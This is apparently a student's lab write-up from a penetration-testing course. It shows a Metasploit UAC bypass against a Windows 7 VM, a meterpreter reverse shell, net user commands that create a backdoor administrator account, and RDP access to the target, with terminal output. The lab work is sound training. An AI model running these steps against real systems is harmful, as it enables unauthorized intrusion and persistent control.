
I used the “pwd” command to print my working directory. Next, I used the cd Desktop to change my directory. I used “ls” command before uploading the file to see a list of files on the desktop. I used the command “upload /root/IMadeIT-dpate020.txt” to upload the text file to the target machine’s desktop. I used the “ls” command again to verify that the file was uploaded to the target machine’s desktop.



Here is a screenshot of the text file that I uploaded from the attacker machine. The screenshot was taken from Windows 7 VM where the file was uploaded to on the desktop.


## TASK C

Background your current session, then gain administrator-level privileges on the remote system. After you escalated the privilege, complete the following tasks:




To background the current session, I used the “background” command. Next to search the exploits related to UAC, I entered the command “search bypassuac”. I can see that exploit “bypassuac” can be used so I entered the command “use exploit/windows/local/bypassuac” to use bypassuac as the exploit.





I used the “show options” command to see what information is required/needed.




To fill the session field, I looked up active sessions using the “sessions” command. Next, I used the “set session 1” command to set the session to 1. Then I ran the exploit using the “exploit” command.



1. Create a malicious account with your name and add this account to the administrator group.


You need to complete this step on the Attacker Side.



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
Sat 22:17  
Applications Places Terminal  
cifs-  
utils_6.8-2+b1  
_amd64.deb  
Nmap -  
Zenmap GUI  
Nutanix SSR  
Wireshark  
VM - Kali  
Login info  
VMware  
Workstati...  
10:17 PM  
7/30/2022  
NION  
ITY  
ITS Help Desk:  
p@odu.edu  
KALI  
root@CS2APenTest: ~  
1 meterpreter x86/windows WINDOWS7\Window 7 @ WINDOWS7 192.168.10.13:30122 -> 192.168.10.9:1039 (192.168.10.9)  
msf5 exploit(windows/local/bypassuac) > set session 1  
session => 1  
msf5 exploit(windows/local/bypassuac) > exploit  
[*] Started reverse TCP handler on 192.168.10.13:4444  
[*] UAC is Enabled, checking level...  
[*] UAC is set to Default  
[*] BypassUAC can bypass this setting, continuing...  
[*] Part of Administrators group! Continuing...  
[*] Uploaded the agent to the filesystem...  
[*] Uploading the bypass UAC executable to the filesystem...  
[*] Meterpreter stager executable 73802 bytes long being uploaded..  
[*] Sending stage (179779 bytes) to 192.168.10.9  
[*] Meterpreter session 2 opened (192.168.10.13:4444 -> 192.168.10.9:1040) at 2022-07-30 21:58:29 -0400  
meterpreter > shell  
Process 2456 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\System32>net user /add Deep Passw0rd123  
net user /add Deep Passw0rd123  
The command completed successfully.  
C:\Windows\System32>net localgroup administrators Deep /add  
net localgroup administrators Deep /add  
The command completed successfully.  
C:\Windows\System32>
```



I entered the command shell to access the windows shell. To add a user I used the following command “net user /add Deep Passw0rd123”, next step is to add this account to the administrator group. For that I used the command “net localgroup administrators Deep /add”. This gives the account “Deep” administrator privilege.

2. Log in to the target Windows 7 VM, then use the netstat command to display all the TCP connections on the target system. Highlight the connection to the attacker Kali.



I logged onto the target Windows 7 VM, and I opened command prompt and entered the command `netstat` to see all the TCP connections on the target system. I have highlighted the connection to the attacker Kali.

3. Remote access to the malicious account created in Task C.1, and browse the files belonging to the user, "Windows 7", in RDP.



I opened a new terminal and entered the command “# rdesktop -u BreakU -p test 192.168.10.9” to gain access and browse the files belonging to the user Deep, in RDP. (\*I realized that I made a mistake on the command, the VM had ended so I could not go back and fix my mistake, but the correct command should be “# rdesktop -u Deep -p test 192.168.10.9” )